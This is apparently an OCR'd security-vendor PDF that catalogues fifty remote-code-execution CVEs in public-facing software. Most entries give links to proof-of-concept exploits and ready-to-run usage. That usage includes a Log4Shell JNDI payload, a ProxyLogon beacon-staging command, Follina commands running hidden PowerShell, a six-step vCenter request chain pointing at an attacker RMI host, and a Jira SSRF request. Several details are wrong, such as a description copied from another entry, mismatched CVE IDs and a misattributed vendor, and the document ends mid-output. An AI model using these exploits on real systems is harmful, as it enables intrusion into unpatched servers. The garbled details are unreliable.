
TOP 50 VULNERABILITIES LEADING TO RCE IN PUBLIC-FACING APPLICATIONS



HADESS

WWW.HADESS.IO

Follow

Top 50 Vulnerabilities Leading to RCE in Public-Facing Applications(RTC0016)

Top 50 Vulnerabilities Leading to RCE in Public-Facing Applications


Vulnerability Name	CVE ID	Hint
Log4Shell Vulnerability in Log4j	CVE-2021-44228	Link
ProxyLogon Vulnerability in Microsoft Exchange Server	CVE-2021-26855	Link
BlueKeep Vulnerability in Windows RDP	CVE-2019-0708	Link
TMUI RCE Vulnerability in BIG-IP	CVE-2020-5902	Link
Drupageddon2 Vulnerability in Drupal	CVE-2018-7600	Link
Ghostcat Vulnerability in Apache Tomcat	CVE-2020-1938	-
Microsoft Office RCE	CVE-2022-30190	-

Vulnerability Name	CVE ID	Hint
Unauthenticated RCE in VMware vCenter Server	CVE-2021-21985	-
Struts2 RCE Vulnerability	CVE-2017-5638	-
RCE in Citrix ShareFile storage	CVE-2023-24489	-
RCE in Zimbra Collaboration	CVE-2023-27925	-
RCE in Progress MOVEit Transfer	CVE-2023-34362	-
RCE in Telerik UI	CVE-2019-18935	-
RCE in Bitbucket	CVE-2022-36804	-
RCE in Jira	CVE-2022-26135	-
RCE in VMware Workspace ONE Access	CVE-2022-22972	-
RCE in Solarwinds Web Help Desk Arbitrary HQL Evaluation	CVE-2021-35232	-
RCE in Websphere Portal	CVE-2021-27748	-
RCE in Citrix Gateways/ADCs	2023-3519	-
RCE in Metabase	CVE-2023-38646	-
RCE in MinIO	CVE-2023-28434	-
RCE Vulnerability in Oracle WebLogic Server	CVE-2020-14882	-
RCE Vulnerability in Zoho ManageEngine Desktop Central	CVE-2020-10189	-
RCE Vulnerability in Atlassian Confluence Server	CVE-2019-3396	-
RCE Vulnerability in Oracle WebLogic Server	CVE-2019-2725	-
RCE Vulnerability in Pulse Secure VPN servers	CVE-2019-11510	-
RCE Vulnerability in Citrix Application Delivery Controller and Citrix Gateway	CVE-2019-19781	-
RCE Vulnerability in Microsoft Exchange Server	CVE-2020-0688	-
RCE Vulnerability in Palo Alto Networks PAN-OS	CVE-2020-2022	-

Vulnerability Name	CVE ID	Hint
RCE Vulnerability in Oracle WebLogic Server	CVE-2019-2729	-
RCE Vulnerability in Apache Struts	CVE-2018-11776	-
RCE Vulnerability in Adobe ColdFusion	CVE-2018-15961	-
RCE Vulnerability in Apache Struts	CVE-2017-9791	-
RCE Vulnerability in Apache Solr	CVE-2017-12629	-
RCE Vulnerability in Oracle WebLogic Server	CVE-2017-10271	-
RCE Vulnerability in VMware vCenter Server	CVE-2021-22005	-
RCE Vulnerability in Atlassian Confluence via OGNL injection	CVE-2021-26084	-
RCE Vulnerability in Microsoft OMI (“OMIGOD”)	CVE-2021-38647	-
Joomla! Core RCE Vulnerability	CVE-2015-8562	-
Magento Shoplift Bug RCE	CVE-2015-1397	-
RCE in Cisco Adaptive Security Appliance Software and Firepower Threat Defense Software	CVE-2018-0101	-
RCE in PHPMailer	CVE-2016-10033	-
RCE in Ruby on Rails	CVE-2019-5420	-
RCE in Jenkins	CVE-2019-1003000	-
RCE in JBoss Application Server	CVE-2017-12149	-
RCE in Microsoft SharePoint	CVE-2019-0604	-
RCE in ElasticSearch	CVE-2015-1427	-
RCE in Exim Mail Transfer Agent	CVE-2019-10149	-
RCE in WordPress File Manager Plugin	CVE-2020-25213	-
RCE in Microsoft Office	CVE-2017-11882	-

Mindmap

Share



RCE in Microsoft Office: CVE-2017-11882

Log4Shell Vulnerability in Log4j

- Vendor: Apache
- CVE: CVE-2021-44228
- CVSS: 10.0
- Description: A critical flaw in the Apache Log4j library that allows for RCE via specially crafted log messages.

https://github.com/kozmer/log4j-shell-poc

```
python3 poc.py --userip localhost --webport 8000 --lport 9001

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up fake LDAP server


[+] Send me: ${jndi:ldap://localhost:1389/a}

Listening on 0.0.0.0:1389
```

ProxyLogon Vulnerability in Microsoft Exchange Server

- Vendor: Microsoft
- CVE: CVE-2021-26855
- CVSS: 9.1
- Description: Vulnerabilities in Microsoft Exchange Server allowing attackers to bypass authentication and impersonate users.

https://github.com/Flangvik/SharpProxyLogon

```
SharpProxyLogon.exe 192.168.58.111:443 administrator@legitcorp.net
C:\Temp\staged_beacon.bin "C:\Windows\System32\svchost.exe"
```

BlueKeep Vulnerability in Windows RDP

- Vendor: Microsoft
- CVE: CVE-2019-0708
- CVSS: 9.8
- Description: A vulnerability in Microsoft's Remote Desktop Protocol (RDP) that allows for RCE without user interaction.

https://github.com/Ekultek/BlueKeep

TMUI RCE Vulnerability in BIG-IP

- Vendor: F5 Networks
- CVE: CVE-2020-5902

- CVSS: 10.0
- Description: A vulnerability in F5 BIG-IP Traffic Management User Interface (TMUI) that allows for RCE.

https://github.com/jas502n/CVE-2020-5902

```
python CVE-2020-5902. py https://example.com
```

Drupageddon2 Vulnerability in Drupal

- Vendor: Drupal
- CVE: CVE-2018-7600
- CVSS: 9.8
- Description: A highly critical RCE vulnerability in Drupal core.

https://github.com/a2u/CVE-2018-7600

```
python exploit.py example.com
```

Ghostcat Vulnerability in Apache Tomcat

- Vendor: Apache
- CVE: CVE-2020-1938
- CVSS: 9.8
- Description: A vulnerability allowing information disclosure and potential RCE if the server allows file uploads.

https://github.com/bkfish/CNVD-2020-10487-Tomcat-Ajp-lfi-Scanner

```
python CNVD-2020-10487-Tomcat-Ajp-lfi.py target.com
```

Microsoft Office RCE

- Vendor: Microsoft
- CVE: CVE-2022-30190
- CVSS: 9.8
- Description:

https://github.com/komomon/CVE-2022-30190-follina-Office-MSDT-Fixed

```
默认docx muban.docx
# Execute a local binary
python .\follina.py -m binary -b \windows\system32\calc.exe
python .\follina.py -m binary -b \windows\system32\calc.exe -f muban2.docx

# On linux you may have to escape backslashes
python .\follina.py -m binary -b \\windows\\system32\\calc.exe

# Execute a binary from a file share (can be used to farm hashes 👀)
python .\follina.py -m binary -b \\localhost\c$\windows\system32\calc.exe

# Execute an arbitrary powershell command
python .\follina.py -m command -c "Start-Process c:\windows\system32\cmd.exe
-WindowStyle hidden -ArgumentList '/c echo owned >
c:\users\public\owned.txt'"

# Run the web server on the default interface (all interfaces, 0.0.0.0), but
tell the malicious document to retrieve it at http://1.2.3.4/exploit.html
python .\follina.py -m binary -b \windows\system32\calc.exe -u 1.2.3.4

# Only run the webserver on localhost, on port 8080 instead of 80
python .\follina.py -m binary -b \windows\system32\calc.exe -H 127.0.0.1 -P
8080
```

Unauthenticated RCE in VMware vCenter Server

- Vendor: VMware
- CVE: CVE-2021-21985
- CVSS: 9.8
- Description: A vulnerability in VMware vCenter Server that allows for RCE due to a lack of input validation.

https://github.com/xnianq/cve-2021-21985_exp

```
Step1
https://host/ui/h5-
vsan/rest/proxy/service/&vsanQueryUtil_setDataService/setTargetObject
{"methodInput":[null]}


Step2
https://host/ui/h5-
vsan/rest/proxy/service/&vsanQueryUtil_setDataService/setStaticMethod
{"methodInput":["javax.naming.InitialContext.doLookup"]}

Step3
https://host/ui/h5-
vsan/rest/proxy/service/&vsanQueryUtil_setDataService/setTargetMethod
{"methodInput":["doLookup"]}

Step4
https://host/ui/h5-
vsan/rest/proxy/service/&vsanQueryUtil_setDataService/setArguments
{"methodInput":[["rmi://attip:1097/ExecByEL"]]}

Step5
https://host/ui/h5-
vsan/rest/proxy/service/&vsanQueryUtil_setDataService/prepare
{"methodInput":[]}

Step6
https://host/ui/h5-
vsan/rest/proxy/service/&vsanQueryUtil_setDataService/invoke
{"methodInput":[]}
```

Struts2 RCE Vulnerability

- Vendor: Apache
- CVE: CVE-2017-5638
- CVSS: 10.0
- Description: A vulnerability in Apache Struts2 that allows for RCE via a crafted Content-Type header.

https://github.com/mazen160/struts-pwn

```
python struts-pwn.py --url 'http://example.com/struts2-showcase/index.action'
-c 'id'
```

RCE in Citrix ShareFile storage

- Vendor: Citrix
- CVE: CVE-2023-24489
- CVSS: 10.0
- Description: A vulnerability in Apache Struts2 that allows for RCE via a crafted Content-Type header.

https://github.com/codeb0ss/CVE-2023-24489-PoC

RCE in Zimbra Collaboration

- Vendor: Zimbra
- CVE: CVE-2023-27925
- CVSS: 10.0
- Description: Zimbra Collaboration (aka ZCS) 8.8.15 and 9.0 has mboximport functionality that receives a ZIP archive and extracts files from it. An authenticated user with administrator rights has the ability to upload arbitrary files to the system, leading to directory traversal.

https://github.com/vnhacker1337/CVE-2022-27925-PoC
https://github.com/mohamedbenchikh/CVE-2022-27925

RCE in Progress MOVEit Transfer

- Vendor: MOVEit
- CVE: CVE-2023-34362
- CVSS: 10.0
- Description: In Progress MOVEit Transfer before 2021.0.6 (13.0.6), 2021.1.4 (13.1.4), 2022.0.4 (14.0.4), 2022.1.5 (14.1.5), and 2023.0.1 (15.0.1), a SQL injection vulnerability has been found in the MOVEit Transfer web application that could allow an unauthenticated attacker to gain access to MOVEit Transfer's database. Depending on the database engine being used (MySQL, Microsoft SQL Server, or Azure SQL), an attacker may be able to infer information about the structure and contents of the database, and execute SQL statements that alter or delete database elements. NOTE: this is exploited in the wild in May and June 2023; exploitation of unpatched systems can occur via HTTP or HTTPS. All versions (e.g., 2020.0 and 2019x) before the five explicitly mentioned versions are affected, including older unsupported versions.

https://github.com/horizon3ai/CVE-2023-34362

```
python CVE-2023-34362.py https://127.0.0.1
```

RCE in Telerik UI

- Vendor: Microsoft
- CVE: CVE-2019-18935
- CVSS: 10.0
- Description: A .NET JSON deserialization vulnerability in Telerik UI for ASP.NET AJAX allowing remote code execution.

https://github.com/noperator/CVE-2019-18935

```
python3 CVE-2019-18935.py
```

RCE in Bitbucket

- Vendor: Atlassian
- CVE: CVE-2022-36804
- CVSS: 10.0
- Description: Multiple API endpoints in Atlassian Bitbucket Server and Data Center 7.0.0 before version 7.6.17, from version 7.7.0 before version 7.17.10, from version 7.18.0 before version 7.21.4, from version 8.0.0 before version 8.0.3, from version 8.1.0 before version 8.1.3, and from version 8.2.0 before version 8.2.2, and from version 8.3.0 before 8.3.1 allows remote attackers with read permissions to a public or private Bitbucket repository to execute arbitrary code by sending a malicious HTTP request. This vulnerability was reported via our Bug Bounty Program by TheGrandPew.

https://github.com/notdls/CVE-2022-36804

```
python3 exploit.py -p PROJECT -r REPO -u http://target.site/ --check
```

RCE in Jira

- Vendor: Atlassian
- CVE: CVE-2022-26135
- CVSS: 10.0
- Description: A vulnerability in Mobile Plugin for Jira Data Center and Server allows a remote, authenticated user (including a user who joined via the sign-up feature) to perform a full read server-side request forgery via a batch endpoint. This affects Atlassian Jira Server and Data Center from version 8.0.0 before version 8.13.22, from version 8.14.0 before 8.20.10, from version 8.21.0 before 8.22.4. This also affects Jira Management Server and Data Center versions from version 4.0.0 before 4.13.22, from version 4.14.0 before 4.20.10 and from version 4.21.0 before 4.22.4.

https://github.com/assetnote/jira-mobile-ssrf-exploit

```
POST /rest/nativemobile/1.0/batch HTTP/2
Host: issues.example.com
Cookie: JSESSIONID=44C6A24A15A1128CE78586A0FA1B1662;
seraph.rememberme.cookie=818752%3Acc12c66e2f048b9d50eff8548800262587b3e9b1;
atlassian.xsrf.token=AES2-GIY1-7JLS-
HNZJ_db57d0893ec4d2e2f81c51c1a8984bde993b7445_lin
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.0.0 Safari/537.36
Content-Type: application/json
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
Origin: https://issues.example.com
Referer: https://issues.example.com/plugins/servlet/desk
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Content-Length: 63

{"requests":[{"method":"GET","location":"@example.com"}]}
```

RCE in VMware Workspace ONE Access

- Vendor: VMware
- CVE: CVE-2022-22972
- CVSS: 10.0
- Description: VMware Workspace ONE Access, Identity Manager and vRealize Automation contain an authentication bypass vulnerability affecting local domain users. A malicious actor with network access to the UI may be able to obtain administrative access without the need to authenticate.

https://github.com/horizon3ai/CVE-2022-22972

```
dev@ubuntu:~/vmware/vra/exploit$ python3 CVE-2022-22972.py https://vra-app01.vr
Extracting state from vcac redirects...
Sending POST to auth endpoint

HZN=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJqdGkiOiJiM2E3MDJiOS01NjJkLTQwODgtY
NUgweoCl15LXFVfBFYLEs-OAvMLKZhhGnFF-BrxmyYLPJutkxsi-gL0rF4VmYykuYw9tdUY2DghWiG

